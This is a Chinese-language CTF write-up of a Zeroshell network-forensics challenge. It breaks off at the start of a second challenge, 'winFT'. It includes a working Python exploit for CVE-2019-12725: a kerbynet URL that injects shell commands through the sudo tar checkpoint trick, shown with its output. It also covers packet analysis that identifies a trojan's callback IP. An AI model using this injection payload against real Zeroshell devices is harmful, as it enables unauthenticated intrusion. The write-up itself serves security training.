
Zeroshell

本题基底是CVE-2019-12725，然后在这个框架内玩花活。

第一小题：由题目描述，可以利用wireshark ip.dst==60.139.2.100 过滤出发往靶机ip的包，之后下翻直到找到图片记录：



展开记录详情，发现可疑的Referer记录：



base64解码得到flag：flag{6C2E38DA-D8E4-8D84-4A4F-E2ABD07A1F3A}

第二小题：

上题中payload已经给出了任意执行代码的接口，只需修改exec=语句后面的部分改为需要的命令即可。

先查找flag再打开，使用的脚本传递payload如下：

~~话说怎么都不喜欢放根目录~~

```python
import requests
payload = 'find / -name flag'
url =f'http://61.139.2.100/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type=%27%0A/etc/sudo%20tar%20-cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-action=exec=%27{payload}%27%0A%27'
a=requests.get(url).text
b=a.find("<html>")
a = a[0:b]
# a = a[0:int(len(a)/2)]
print(a)
```

```
C:\Users\ME\PycharmProjects\qw8th\.venv\Scripts\python.exe C:\Users\ME\PycharmProjects\qw8th\zeroshell.py
/DB/_DB.001/flag
/Database/flag
/DB/_DB.001/flag
/Database/flag


进程已结束，退出代码为 0
```


```python
import requests
payload = 'cat /Database/flag'
url =f'http://61.139.2.100/cgi-bin/kerbynet?Action=x509view&Section=NoAuthREQ&User=&x509type=%27%0A/etc/sudo%20tar%20-cf%20/dev/null%20/dev/null%20--checkpoint=1%20--checkpoint-action=exec=%27{payload}%27%0A%27'
a=requests.get(url).text
b=a.find("<html>")
a = a[0:b]
# a = a[0:int(len(a)/2)]
print(a)
```

```
C:\Users\ME\PycharmProjects\qw8th\.venv\Scripts\python.exe C:\Users\ME\PycharmProjects\qw8th\zeroshell.py
c6045425-6e6e-41d0-be09-95682a4f65c4
c6045425-6e6e-41d0-be09-95682a4f65c4
```

flag{c6045425-6e6e-41d0-be09-95682a4f65c4}.


第三小题：

查找木马外联的ip地址，使用过滤器ip.src==61.139.2.100，可以发现3个高频出现的ip：




405	27.584761	61.139.2.100	182.143.237.15	TCP	70 80 → 53924 [ACK] Seq=1 Ack=2 Win=229 Len=0 SLE=1 SRE=2
3975	67.491419	61.139.2.100	182.143.237.15	TCP	64 80 → 53924 [FIN, ACK] Seq=1 Ack=3 Win=229 Len=0[Packet size limited during capture]
406	27.584833	61.139.2.100	182.143.237.15	TCP	70 80 → 53925 [ACK] Seq=1 Ack=2 Win=229 Len=0 SLE=1 SRE=2
3972	67.491198	61.139.2.100	182.143.237.15	TCP	64 80 → 53925 [FIN, ACK] Seq=1 Ack=3 Win=229 Len=0[Packet size limited during capture]
10293	283.914889	61.139.2.100	182.143.237.15	TCP	64 80 → 54088 [ACK] Seq=1 Ack=220 Win=30336 Len=0[Packet size limited during capture]
10321	298.958395	61.139.2.100	182.143.237.15	TCP	64 80 → 54088 [FIN, ACK] Seq=1651 Ack=220 Win=30336 Len=0[Packet size limited during capture]
10294	283.930356	61.139.2.100	182.143.237.15	TCP	380 80 → 54088 [PSH, ACK] Seq=1 Ack=220 Win=30336 Len=322 [TCP PDU reassembled in 10306]
10301	283.943324	61.139.2.100	182.143.237.15	TCP	310 80 → 54088 [PSH, ACK] Seq=1339 Ack=220 Win=30336 Len=252 [TCP PDU reassembled in 10306]
10303	283.943428	61.139.2.100	182.143.237.15	TCP	90 80 → 54088 [PSH, ACK] Seq=1591 Ack=220 Win=30336 Len=32 [TCP PDU reassembled in 10306]
10304	283.943509	61.139.2.100	182.143.237.15	TCP	81 80 → 54088 [PSH, ACK] Seq=1623 Ack=220 Win=30336 Len=23 [TCP PDU reassembled in 10306]
10295	283.941385	61.139.2.100	182.143.237.15	TCP	118 80 → 54088 [PSH, ACK] Seq=323 Ack=220 Win=30336 Len=60 [TCP PDU reassembled in 10306]
10297	283.942683	61.139.2.100	182.143.237.15	TCP	195 80 → 54088 [PSH, ACK] Seq=383 Ack=220 Win=30336 Len=137 [TCP PDU reassembled in 10306]
10298	283.942948	61.139.2.100	182.143.237.15	TCP	481 80 → 54088 [PSH, ACK] Seq=520 Ack=220 Win=30336 Len=423 [TCP PDU reassembled in 10306]
10299	283.943143	61.139.2.100	182.143.237.15	TCP	454 80 → 54088 [PSH, ACK] Seq=943 Ack=220 Win=30336 Len=396 [TCP PDU reassembled in 10306]

8808	100.874534	61.139.2.100	61.139.2.128	TCP	739 80 → 36972 [PSH, ACK] Seq=5968 Ack=599 Win=30208 Len=669 TSval=1399767224 TSecr=2305538148 [TCP PDU reassembled in 8821]
10136	250.760814	61.139.2.100	61.139.2.128	TCP	328 80 → 36972 [PSH, ACK] Seq=59843 Ack=10632 Win=50304 Len=258 TSval=1399917114 TSecr=2305688044 [TCP PDU reassembled in 10161]
10138	250.760857	61.139.2.100	61.139.2.128	TCP	209 80 → 36972 [PSH, ACK] Seq=60101 Ack=10632 Win=50304 Len=139 TSval=1399917114 TSecr=2305688044 [TCP PDU reassembled in 10161]
10139	250.760886	61.139.2.100	61.139.2.128	TCP	580 80 → 36972 [PSH, ACK] Seq=60240 Ack=10632 Win=50304 Len=510 TSval=1399917114 TSecr=2305688044 [TCP PDU reassembled in 10161]
10140	250.760913	61.139.2.100	61.139.2.128	TCP	219 80 → 36972 [PSH, ACK] Seq=60750 Ack=10632 Win=50304 Len=149 TSval=1399917114 TSecr=2305688044 [TCP PDU reassembled in 10161]
10142	250.760949	61.139.2.100	61.139.2.128	TCP	608 80 → 36972 [PSH, ACK] Seq=60899 Ack=10632 Win=50304 Len=538 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10144	250.760982	61.139.2.100	61.139.2.128	TCP	225 80 → 36972 [PSH, ACK] Seq=61437 Ack=10632 Win=50304 Len=155 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10146	250.761016	61.139.2.100	61.139.2.128	TCP	211 80 → 36972 [PSH, ACK] Seq=61592 Ack=10632 Win=50304 Len=141 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10147	250.761049	61.139.2.100	61.139.2.128	TCP	312 80 → 36972 [PSH, ACK] Seq=61733 Ack=10632 Win=50304 Len=242 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10149	250.761081	61.139.2.100	61.139.2.128	TCP	227 80 → 36972 [PSH, ACK] Seq=61975 Ack=10632 Win=50304 Len=157 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10150	250.761115	61.139.2.100	61.139.2.128	TCP	323 80 → 36972 [PSH, ACK] Seq=62132 Ack=10632 Win=50304 Len=253 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10156	250.761143	61.139.2.100	61.139.2.128	TCP	670 80 → 36972 [PSH, ACK] Seq=62385 Ack=10632 Win=50304 Len=600 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10157	250.761185	61.139.2.100	61.139.2.128	TCP	780 80 → 36972 [PSH, ACK] Seq=62985 Ack=10632 Win=50304 Len=710 TSval=1399917114 TSecr=2305688045 [TCP PDU reassembled in 10161]
10160	250.780755	61.139.2.100	61.139.2.128	TCP	305 80 → 36972 [PSH, ACK] Seq=63695 Ack=10632 Win=50304 Len=235 TSval=1399917134 TSecr=2305688045 [TCP PDU reassembled in 10161]
10180	253.028250	61.139.2.100	61.139.2.128	TCP	462 80 → 36972 [PSH, ACK] Seq=63935 Ack=11222 Win=51456 Len=392 TSval=1399919381 TSecr=2305690298 [TCP PDU reassembled in 10184]
10181	253.028325	61.139.2.100	61.139.2.128	TCP	916 80 → 36972 [PSH, ACK] Seq=64327 Ack=11222 Win=51456 Len=846 TSval=1399919381 TSecr=2305690298 [TCP PDU reassembled in 10184]



351	25.350955	61.139.2.100	202.115.89.103	TCP	78 58722 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607443257 TSecr=0 WS=128
4568	76.377720	61.139.2.100	202.115.89.103	TCP	78 58726 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607494284 TSecr=0 WS=128
8923	127.439395	61.139.2.100	202.115.89.103	TCP	78 58732 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607545345 TSecr=0 WS=128
9766	178.486533	61.139.2.100	202.115.89.103	TCP	78 58736 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607596392 TSecr=0 WS=128
10023	229.535512	61.139.2.100	202.115.89.103	TCP	78 58740 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607647441 TSecr=0 WS=128
10276	280.586685	61.139.2.100	202.115.89.103	TCP	78 58748 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607698492 TSecr=0 WS=128
10385	331.617515	61.139.2.100	202.115.89.103	TCP	78 58752 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607749523 TSecr=0 WS=128
10799	382.646946	61.139.2.100	202.115.89.103	TCP	78 58754 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607800553 TSecr=0 WS=128
10911	433.675969	61.139.2.100	202.115.89.103	TCP	78 58758 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607851582 TSecr=0 WS=128
11057	484.738396	61.139.2.100	202.115.89.103	TCP	78 58762 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607902644 TSecr=0 WS=128
11151	535.793530	61.139.2.100	202.115.89.103	TCP	78 58766 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607953699 TSecr=0 WS=128
11277	586.847414	61.139.2.100	202.115.89.103	TCP	78 58770 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608004753 TSecr=0 WS=128
11358	637.892932	61.139.2.100	202.115.89.103	TCP	78 58774 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608055799 TSecr=0 WS=128
11410	688.931829	61.139.2.100	202.115.89.103	TCP	78 58778 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608106838 TSecr=0 WS=128
11595	739.977815	61.139.2.100	202.115.89.103	TCP	78 58782 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608157884 TSecr=0 WS=128
15590	791.034251	61.139.2.100	202.115.89.103	TCP	78 58786 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608208940 TSecr=0 WS=128
15718	842.084698	61.139.2.100	202.115.89.103	TCP	78 58790 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608259991 TSecr=0 WS=128
8528	100.462115	61.139.2.100	61.139.2.128	TCP	70 80 → 36952 [ACK] Seq=1 Ack=630 Win=30336 Len=0 TSval=1399766815 TSecr=2305537746

其中182.143.237.15是攻击使用的IP，61.139.2.128为内网通信，则只剩下202.115.89.103这一个可能为木马通信使用的IP。追踪发往该ip地址的数据包，可以发现靶机重复向该IP发起通信，可以辅助这一判断.




11092	491.885893	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58762 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607909792 TSecr=0 WS=128
11094	500.078426	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58762 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607917984 TSecr=0 WS=128
11153	536.814658	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607954720 TSecr=0 WS=128
11155	538.830859	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607956737 TSecr=0 WS=128
11198	543.086224	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607960992 TSecr=0 WS=128
11201	551.278184	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58766 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3607969184 TSecr=0 WS=128
11279	587.853855	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58770 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608005760 TSecr=0 WS=128
11281	589.869926	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58770 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608007776 TSecr=0 WS=128
11286	594.030765	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58770 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608011937 TSecr=0 WS=128
11303	602.222410	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58770 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608020128 TSecr=0 WS=128
11360	638.894317	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608056800 TSecr=0 WS=128
11362	640.910155	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608058816 TSecr=0 WS=128
11368	644.973942	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608062880 TSecr=0 WS=128
11380	653.165822	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58774 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608071072 TSecr=0 WS=128
11412	689.933641	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608107839 TSecr=0 WS=128
11415	691.950490	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608109856 TSecr=0 WS=128
11424	696.174204	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608114080 TSecr=0 WS=128
11428	704.366034	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58778 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608122272 TSecr=0 WS=128
11597	741.005553	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58782 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608158911 TSecr=0 WS=128
11627	743.021724	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58782 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608160928 TSecr=0 WS=128
12190	747.118571	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58782 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608165024 TSecr=0 WS=128
15106	755.309791	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58782 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608173216 TSecr=0 WS=128
15595	792.045847	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58786 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608209952 TSecr=0 WS=128
15611	794.061548	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58786 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608211967 TSecr=0 WS=128
15631	798.318543	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58786 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608216224 TSecr=0 WS=128
15649	806.510390	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58786 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608224416 TSecr=0 WS=128
15733	843.085381	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58790 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608260991 TSecr=0 WS=128
15745	845.101424	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58790 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608263007 TSecr=0 WS=128
15748	849.262407	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58790 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608267168 TSecr=0 WS=128
15751	857.453366	61.139.2.100	202.115.89.103	TCP	78 [TCP Retransmission] 58790 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM TSval=3608275359 TSecr=0 WS=128


flag{202.115.89.103}

winFT

第一小题：查找受控机木马和回连端口，利用过滤器ip.src == 192.168.116.123,向下找可以找到来自192.168.116.130的可疑HTTP请求：



可以直接得到端口为443.展开详情得到Host：

